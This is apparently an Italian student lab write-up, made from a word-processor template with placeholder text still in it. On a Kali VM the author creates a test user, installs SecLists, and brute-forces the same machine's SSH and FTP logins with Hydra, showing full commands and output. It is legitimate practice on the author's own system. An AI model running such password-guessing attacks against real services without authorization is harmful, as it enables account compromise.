

HEADING 1

To get started right away, just click any placeholder text (such as this) and start typing.

Capiloto

Creazione Nuovo utente

```
(kali㉿kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
sudo: 1 incorrect password attempt

(kali㉿kali)-[~]
$ sudo adduser test_user
[sudo] password for kali:
New password:
Retype new password:
Sorry, passwords do not match.
passwd: Authentication token manipulation error
passwd: password unchanged
warn: `/bin/passwd test_user' failed with status 10. Continuing.
warn: wrong password given or password retyped incorrectly
Try again? [y/N] y
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []: test_user
    Room Number []: 0
    Work Phone []: 0
    Home Phone []: 0
    Other []:
Is the information correct? [Y/n] y

(kali㉿kali)-[~]
$ sudo service ssh start
```

Login con User di test

```
(kali㉿kali)-[~]
$ ssh test_user@10.0.2.15
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ED25519 key fingerprint is SHA256:EP++vbNk+ks+LEYQU/2Ucp2ebgCNUAOWRwSGR1/5Cok.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
test_user@10.0.2.15's password:
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(test_user㉿kali)-[~]
$
```

Installazione Seclists:


```
(kali㉿kali)-[~]
$ sudo apt install seclists
[sudo] password for kali:
Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1561
  Download size: 545 MB
  Space needed: 1,935 MB / 48.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.3-0kali1 [545 MB]
Fetched 545 MB in 29s (18.7 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 436935 files and directories currently installed.)
Preparing to unpack .../seclists_2025.3-0kali1_all.deb ...
Unpacking seclists (2025.3-0kali1) ...
^[[B^[[B^[[B^[[B^[[BSetting up seclists (2025.3-0kali1) ...
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for wordlists (2023.2.0) ...
```

[Git Hub Reference:](#)

Special thanks to:




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Download Warp

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SecLists

THE PENTESTER'S COMPANION

About SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

This project is maintained by [Daniel Miessler](#), [Jason Haddix](#), [Ignacio Portal](#) and [g0tmilk](#).

Heading 2

Use styles to easily format your Word documents in no time:

```
(kali㉿kali)-[~]
$ sudo hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt ssh://10.0.2.15 -t 4 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 15:29:50
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to p
revent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://test_user@10.0.2.15:22
[INFO] Successful, password authentication is supported by ssh://10.0.2.15:22
[22][ssh] host: 10.0.2.15 login: test_user password: testpass
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
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[VERBOSE] Retrying connection for child 1
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[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 1
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[STATUS] attack finished for 10.0.2.15 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 15:30:12
```

Installazione Servizio FTP

```
(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1561
  Download size: 145 kB
  Space needed: 356 kB / 46.9 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.4 [145 kB]
Fetched 145 kB in 0s (338 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 443257 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.4_amd64.deb ...
Unpacking vsftpd (3.0.5-0.4) ...
Setting up vsftpd (3.0.5-0.4) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...
```

Servizio FTP Crackato:

```
(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; disabled; preset: disabled)
   Active: active (running) since Fri 2026-01-16 15:34:30 CET; 4min 29s ago
  Invocation: 4b4e2c7ef4384544a21a6e2ea7eaa505
    Process: 8097 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty (code=exited, status=0/SUCCESS)
   Main PID: 8098 (vsftpd)
      Tasks: 1 (limit: 6957)
     Memory: 904K (peak: 1.7M)
        CPU: 13ms
    CGroup: /system.slice/vsftpd.service
            └─8098 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 16 15:34:30 kali systemd[1]: Starting vsftpd.service - vsftpd FTP server...
Jan 16 15:34:30 kali systemd[1]: Started vsftpd.service - vsftpd FTP server.

(kali㉿kali)-[~]
└─$ sudo hydra -L /home/kali/xato-usernames.txt -P /home/kali/xato-passwords.txt ftp://10.0.2.15 -t 4 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 15:39:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12 login tries (l:3/p:4), ~3 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 10.0.2.15 login: test_user password: testpass
[STATUS] attack finished for 10.0.2.15 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 15:39:35
```